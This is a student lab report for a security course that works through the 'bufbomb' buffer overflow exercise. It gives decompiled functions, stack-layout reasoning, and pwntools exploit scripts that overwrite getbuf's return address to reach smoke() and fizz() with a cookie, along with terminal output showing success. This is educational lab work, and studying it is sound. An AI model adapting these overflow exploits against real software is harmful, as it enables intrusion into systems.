Lab 4

Student 1: Võ Anh Kiệt

ID Student 1: 20520605


Student 2: Nguyễn Bảo Phương

ID Student 2: 20520704

Class: NT209.M21.ANTN

Level0


Check the test function



```
int test()
{
  int v0; // ST18_4@1
  int result; // eax@2
  int v2; // [sp+Ch] [bp-Ch]@1

  v0 = uniqueval();
  v2 = getbuf();
  if ( uniqueval() == v0 )
  {
    if ( v2 == cookie )
    {
      printf("Boom!: getbuf returned 0x%x\n", v2);
      result = validate(3);
    }
    else
    {
      result = printf("Dud: getbuf returned 0x%x\n", v2);
    }
  }
  else
  {
    result = puts("Sabotaged!: the stack has been corrupted");
  }
  return result;
}
```


Then check the getbuf function



```
signed int getbuf()
{
  char v1; // [sp+0h] [bp-28h]@1

  Gets(&v1);
  return 1;
}
```

And check the v1




```
-00000028 ; D/A/*   : change type (data/ascii/array)
-00000028 ; N       : rename
-00000028 ; U       : undefine
-00000028 ; Use data definition commands to create local variables and function arguments.
-00000028 ; Two special fields " r" and " s" represent return address and saved registers.
-00000028 ; Frame size: 28; Saved regs: 4; Purge: 0
-00000028 ;
-00000028
-00000028 var_28          db ?
-00000027                 db ? ; undefined
-00000026                 db ? ; undefined
-00000025                 db ? ; undefined
-00000024                 db ? ; undefined
-00000023                 db ? ; undefined
-00000022                 db ? ; undefined
-00000021                 db ? ; undefined
-00000020                 db ? ; undefined
-0000001F                 db ? ; undefined
-0000001E                 db ? ; undefined
-0000001D                 db ? ; undefined
-0000001C                 db ? ; undefined
-0000001B                 db ? ; undefined
-0000001A                 db ? ; undefined
-00000019                 db ? ; undefined
-00000018                 db ? ; undefined
-00000017                 db ? ; undefined
-00000016                 db ? ; undefined
-00000015                 db ? ; undefined
```

E1.1 requirment

I can see that the v1 has 40 bytes (0x28)

Return address (getbuf)	Return address of the getbuf function
ebp (getbuf's caller)	ebp to call getbuf function
… (0x24)	
v1	Stack top

Check the smoke



```
void __noreturn smoke()
{
  puts("Smoke!: You called smoke()");
  validate(0);
  exit(0);
}
```

E1.2 requirment

In order that we need 0x28 + 0x4 + 0x4


0x28 for the buffer

0x4 for overwite the ebp

0x4 for the smoke()

E1.3 requirment

Check the smoke() address




```
register_tm_clones    80067F60
__do_global_dtors_aux 80067FA0
frame_dummy           80067FC0
smoke                 80067FEB    P
fizz                  80068018    P
bang                  80068069    P
```

After buffer overflow

Smoke address	Return address of the getbuf function
‘KKKK’	ebp to call getbuf function
… (0x24)	
‘KKKK’	Stack top

E1.4 and E1.5 requirment

So, with these materials we can code the program to solve this problem



```python
# use library pwn
from pwn import *

# get the binary context from bufbomb
context.binary = './bufbomb'

# create the process to use bufbomb
myIO = process(['./bufbomb', '-u', '06050704'])

# create 1 ELF object to read metadata from bufbomb
myELF = ELF('./bufbomb')

# create payload (exploitString) with (0x28 + 0x4) 'K' character
exploitString = b'K'*(0x28 + 4)

# get address smoke() and add payload (exploitString)
exploitString += p32(myELF.symbols['smoke'])

# print the exploitString
print(f"exploitString: {exploitString}")

# get payload into bufbomb
myIO.sendline(exploitString)

# get the result
myIO.interactive()
```


```
anhkiet1227@ubuntu:~/Downloads/lab5ltht$ python3 level0.py
[*] '/home/anhkiet1227/Downloads/lab5ltht/bufbomb'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bufbomb': pid 3102
exploitString: b'KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK\xeb\x7f\x06\x80'
[*] Switching to interactive mode
[*] Process './bufbomb' stopped with exit code 0 (pid 3102)
Userid: 06050704
Cookie: 0x3dd8d31d
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
[*] Got EOF while reading in interactive
$
```

Ubuntu 64-bit - VMware Workstation
level0.py - lab5ltht - Visual Studio Code
level1.py 2
level0.py 1
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Level1

Check the fizz function

```
void fizz(int val)
{
      if (val == cookie) {
            printf("Fizz!: You called fizz(0x%x)\n", val);
            validate(1);
      } else {
            printf("Misfire: You called fizz(0x%x)\n", val);
            exit(0);
      }
}
```



```
.text:80068018 ; ---------------------------------------------------------------------------
.text:80068018
.text:80068018                 public fizz
.text:80068018 fizz:
.text:80068018                 push    ebp
.text:80068019                 mov     ebp, esp
.text:8006801B                 sub     esp, 8
.text:8006801E                 mov     edx, [ebp+8]
.text:80068021                 mov     eax, ds:cookie
.text:80068026                 cmp     edx, eax
.text:80068028                 jnz     short loc_8006804C
.text:8006802A                 sub     esp, 8
.text:8006802D                 push    dword ptr [ebp+8]
.text:80068030                 push    offset aFizzYouCalledF ; "Fizz!: You called fizz(0x%x)\n"
.text:80068035                 call    _printf
.text:8006803A                 add     esp, 10h
.text:8006803D                 sub     esp, 0Ch
.text:80068040                 push    1
.text:80068042                 call    validate
.text:80068047                 add     esp, 10h
.text:8006804A                 jmp     short loc_8006805F
.text:8006804C ; ---------------------------------------------------------------------------
.text:8006804C
```

The first stack is the same level0

Return address (getbuf)	Return address of the getbuf function
ebp (getbuf’s caller)	ebp to call getbuf function
… (0x24)	
v1	Stack top

In order that we need 0x28 + 0x4 + 0x4

0x28 for the buffer

0x4 for overwite the ebp

0x4 for the fizz()

But with fizz function it has (int val) so we need to write stack the fizz()


Argument1	
Return adress (fizz)	Return address of the fizz function
ebp (fizz's caller)	Stack top

With the epb + 8, we need 8 bytes to overwrite: 4 for return address and 4 for the value we want to input

Stack after buffer overflow

Cookie	First value of fizz()
'KKKK'	Return address of fizz()
Fizz address	Return address of getbuf()
'KKKK'	Ebp call getbuf()
…	
'KKKK'	Stack top

So that we can solve this problem



```python
# save cookie value
cookie = getCookie.recvline()[2:-1]

# convert cookie
cookie = int(cookie, 16)

# print cookie
print(f"cookie: {hex(cookie)}")

# create 1 ELF object to read metadata from bufbomb
myELF = ELF('./bufbomb')

# create payload (exploitString) with (0x28 + 0x4) 'K' character
exploitString = b'K'*(0x28 + 4)

# get address fizz() add to payload (exploitString)
exploitString += p32(myELF.symbols['fizz'])

# add more (0x4) 'K' character to overwrite return address of fizz()
exploitString += b'K'*4

# add cookie value into payload
exploitString += p32(cookie)

# print the exploitString
print(f"exploitString: {exploitString}")

# get payload into bufbomb
myIO.sendline(exploitString)

# get the result
myIO.interactive()
```

```
anhkiet1227@ubuntu:~/Downloads/lab5ltht$ code .
anhkiet1227@ubuntu:~/Downloads/lab5ltht$ python3 level1.py
[*] '/home/anhkiet1227/Downloads/lab5ltht/bufbomb'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bufbomb': pid 2960
[+] Starting local process './makecookie': pid 2962
[*] Process './makecookie' stopped with exit code 0 (pid 2962)
cookie: 0x3dd8d31d
exploitString: b'KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK\x18\x80\x06\x80KKKK\x1d\xd3\xd8='
[*] Switching to interactive mode
[*] Process './bufbomb' stopped with exit code 0 (pid 2960)
Userid: 06050704
Cookie: 0x3dd8d31d
Type string:Fizz!: You called fizz(0x3dd8d31d)
VALID
NICE JOB!
[*] Got EOF while reading in interactive
$
```

So, we can solve the problem